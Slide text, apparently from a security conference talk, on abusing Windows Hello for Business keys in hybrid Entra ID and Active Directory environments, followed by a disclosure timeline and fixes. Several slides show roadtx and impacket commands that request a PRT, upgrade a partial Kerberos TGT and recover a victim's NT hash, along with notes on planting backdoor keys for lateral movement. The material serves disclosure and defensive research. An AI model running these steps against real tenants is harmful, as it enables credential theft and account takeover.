- When we request a PRT with a WHFB key, we get a partial TGT
- We can exchange this for a full TGT and access Active Directory connected resources
- Only works for hybrid accounts, since cloud-only accounts do not exist on-premises

# PRT with TGT

```
{
  "token_type": "Bearer",
  "expires_in": "1209599",
  "ext_expires_in": "0",
  "expires_on": "1685442712",
  "refresh_token": "0.AXQAJ_KHYn9PIk0WUahpfY_hvIc7qjhtoBdIsnV6MWmI2Tt0AL8.AgABAAEAAAD--DLA3VO_6jf9JtGnQgtAtJrwtB4wDvHJI1wW_7aU8tYSh-N-9YAgG9LZ2L2TmtKEGnQeoH6yeCQtjSGbdiW4f5qjBBo0jdeceU7_-z9p7IkE9tFHRYfQtTH2MyXxaSmsvXfPlwNGh24lf0Cu82Z0TVEYyxvD3f07TBgFpwysMLrIZ0c037X5NVL3FjU",
  "refresh_token_expires_in": "1209599",
  "id_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIub251In0.eyJhdWQiOiIzOGFhM2I4Ny1hMDZkLTQ4MTctYjI3NSMmQzLTQyN2QtYmQwNC0wODBiNzAzMzgyZjIiLCJvbnByZW1fc2FtX2FjY291bnRfbmFtZSI6Imh5YnJpZCIsIm9ucHh5aXNwbGF5X25hbWUiOiJpbWlueW91cmNsb3VkIiwidGlkiOiNjI4N2YyOGYtNGY3Zi00MzIyLTk2NTEtYTg2OTdkOG",
  "client_info": "eyJ1aWQiOiJKbWJjMzQyYmQwNC0wODBiNzAzMzgyZjIiLCJldGlkiOiNjI",
  "session_key_iwe": "evJlbmMiOiJBMjU2R0NNIiwiaWYwXnIoiUlNBLU9BRVAif0.Ekt-8iYmYKvaIOBh0ILMztlx",
  "tgt_ad": "{\n  \"clientKey\": \"eyJhbGciOiJkaXIiLCJlbmMiOiJBMjU2R0NNIiwiaWY3R4IjoiaSUxYYUdNZWRSMG5c9QF+jdyTQfI4wiCc3cl6sTSxeMZQ1yFa8RLs1/dqa8AY2uuXL/aWRHXcu3Wf5KbwMdIEi0AuqPr8GD0yf0uJ84CM96rkWnDZig7uB6qQajznh1r+KFlb1VdoELQNj5cXjDWu0pcqZBRrBQhChiHeb5w3vfhDlgySIdQT7Npb41PvecmZgMFwaNHR4n0GpcJaYj0931BnEwIHEt6z4vIP8tatmKuN0lU+Ugx23GWjFGF9wpFiZMpp9nKeY4eDn4PRbGBp1v4bvbxaFCARKiggEqBIIBJggGsbv4e/LfWpMQE+EnpNsaBGftCVA1CajcMNH4bNKwT2aarW9mHHsUJcDWbpGXZLbDpuvHTyDLVrid\", \"sessionKeyType\": 0, \"accountType\": 1}",
  "tgt_cloud": "{\n  \"clientKey\": \"eyJhbGciOiJkaXIiLCJlbmMiOiJBMjU2R0NNIiwiaWY3R4IjoiaR2tkYUNLSDhpSU5FLkNPTa0CBXEwggVtoAMCAf+iggVkBIIFYAAAwgUAAAEAAQAAAAAA/vgywN1Tu0K3XYCY01nr65Fw2y5gF0lKJ6QyKnRTuw7nF2F3KowvoWJTulIyIdWht/voo7aoWIhFNIYI0GjVYj1+/U3dhTlgEU8CJdYmrFnRybjmZUkCpMreQjlMcM4is940h/n/+7xJQeqd4M+5n0B0c6mGvf17Vmcv9WVcoA0yPSQ/nYkwM4WwZ49EgOWEUtFkRDidS4NpbKiZCca2gIIXSQt02AWvtmQIVI/0xD0k7/poxG4obVayaxp9ranN56edrp4o/SKgQcYSeVSvGo7csCuARtWK64qjjKGUB3kAR+8UEcSoVf2c1wUMbotMQly3/ezHK5vrPEvFsPQjcgQT9WZ4NRIawmyNrXHd+JiQzAjpi0Ep+WNqhC/foQsqvtX8EaF\", \"kerberos_top_level_names\": \".windows.net, .windows.net:1433, .windows.net:3342, .azure.net, .a",
}
```

# Lateral movement with WHFB

- User administrators and higher could provision WHFB keys using the AAD Graph
- Normal restrictions that prevent modifying higher privileged accounts apply
- Possible to add backdoor credentials to any regular user
- Possible to move laterally between hybrid identities, and authenticate on-premises as long as we have line-of-sight to a Domain Controller
- Does not work for Domain Admins and other protected accounts since the virtual RODC is not allowed to give out TGTs for those

# Request PRT for hybrid user

```
(ROADtools) → ROADtools git:(master) ✗ roadtx prt -u hybrid@hybrid.iminyour.cloud -hk hybridhello.key -k talkdevice.key -c talkdevice.pem
Obtained PRT: 0.AXQAJ_KHYn9PIkOWUahpfY_hvIc7qjhtoBdIsnV6MWmI2Tt0AL8.AgABAAEAAAD--DLA3V07QrddgJg7WevrAgDs_wUA9P-eI
djDpArNDrj4jMfcI-ehoV6fPLmBb_drl5CzEb7p4p1YWOWGDeJ3smA3cT3_oyaLht56G739-EbT97WtjFVqY5_qnsiTKqnpohKrYzUa0g8pT5_C7A
KComwTGQmLWDePwJiAa_lC56HZvbcZwIRmL66S6nXwt3ALDGJ-n6gudelyPIHxHTtyBo8Ln5WiQcBCFZ0oZqzzTcGALerqJl1Y2VA107GVHS1Swyg
fVSQxCPyR_SJV9kL3TK-6wH31yLca9NaXbbTq7LxQfpDUt9ULWshJkVryBH5lr836nd7pRGH7MPazAYryZWfHvuUQG2W1oJacp58u-XGLGKlxlttk
yjGvmcujiClllozPkImktX8avfMR5KCPB--7bIi3SI95hn63rEhlkSSBU_WZWd6AExjEgpALpj_oRvqQstDVxdQY02LGnbQ4GWEqL5rD_2IcsiEWR
RNVPeZmjemoBK1h1jC7KVahRUkeauvBBZSFH9iVU2yqZ2btT-y7fEOjqGnhfDLVPXsz8TG4R-G9IrHCVsRaR-FkCkBH1rf0HB_yy6UM7BLQki9E4
lu9-3EkXR8WgLLLBqA-BdugL5nJCaAasxwLIdfs65VG6rDmkjieUlROG07iRrSlZSgscddudj2XDGNB0c6mI-TmjyeFsoZKLG09pzRAS9WrTomNTU
Gm_9gDjLvPLRgfycWszciKQ-Wd61aZyTTZgNkBr4XEWdP1NKSJC4zi18A0sYv692nIqlRzfEHNmHi-I-SU6Q6GcCe0qxFoDTKGw9ZWmPPNe4hPE9j
kdMd-PDneGL_Mo68cXQ5AnWwRTXpY2bv4XovDITzx1CABt1TDnNmSTgUVyLQgaMJPMf6HeE2MTiXsGanibQn9xxEPbAVy6V8kY3CYXvt5uvmge1m9
d9tnyE1paEaIyqiZeJvSSjvLB7p4wRV0vWmwgbeJiJYJ46Lp6I-H-fbEewiGyfc874Re-h310jF_Tp06xyJFT71KIILZ0yk6qkzYrurspg3LrUho1
fEMeVch10C2ebKkD9z7_nFHstjYg
Obtained session key: b5fd95cf416da96aac06[REDACTED]
Saved PRT to roadtx.prt
(ROADtools) → ROADtools git:(master) ✗
```

# Extracting the TGT and exchanging for full TGT

```
(impacket) → roadtools_hybrid git:(main) X python loadticket.py
Saving ticket in roadtx.ccache
(impacket) → roadtools_hybrid git:(main) X KRB5CCNAME=roadtx.ccache getST.py -k HYBRID.IMINYOUR.CLOUD/hybrid -sp
n krbtgt/HYBRID.IMINYOUR.CLOUD -no-pass
Impacket v0.10.1.dev1+20220720.103933.3c6713e3 - Copyright 2022 SecureAuth Corporation

[*] Getting ST for user
[*] Saving ticket in hybrid.ccache
(impacket) → roadtools_hybrid git:(main) X █
```



# Recovering the NT hash from the victim

```
(impacket) → roadtools_hybrid git:(main) X KRB5CCNAME=roadtx.ccache python partialtofulltgt.py HYBRID.IMINYOUR.CLOUD/hybrid
[*] Using TGT from cache
[*] Upgrading to full TGT with NT hash recovery
[*] Recovered NT hash:
[*] 0aad3e6a4d627a4dbafe24df580cb2e8
[*] Saving TGT to hybrid.ccache
```

Technical details by Leandro Cuozzo:

<https://www.secureauth.com/blog/the-kerberos-key-list-attack-the-return-of-the-read-only-domain-controllers/>

Will be part of hybrid tools soon: [https://github.com/dirkjanm/roadtools\\_hybrid](https://github.com/dirkjanm/roadtools_hybrid)

Disclosure and conclusions

# Disclosure timeline

- October 2022: All cases submitted
- February-April 2023:
  - Some back and forth about fix timeline
  - Discussion about bounty classification disagreement
- May 2023: Fixes rolled out for most cases
  - Not possible to add new keys anymore via “searchableDeviceKey” property
  - “ngcmfa” now required to provision a key via device registration service


# Windows Hello for Business - conclusions

- 🔒 Provides strong, phishing resistant, Multi Factor Authentication
- ✗ Requires MFA to provision
- ✗ Is bound to a specific device
- 🔒 Has its keys protected by a TPM, preventing attackers from stealing the keys
- ✓ Is more secure than password authentication

All tools in the talk are based on the ROADtools framework/library

Open source at <https://github.com/dirkjanm/ROADtools/>

And [https://github.com/dirkjanm/ROADtools\\_hybrid/](https://github.com/dirkjanm/ROADtools_hybrid/)



(Windows) Hello from the other side

Q&A later today at 11:30-12:00 in this room

Questions? Twitter: @\_dirkjan / Mail: [dirkjan@outsidersecurity.nl](mailto:dirkjan@outsidersecurity.nl)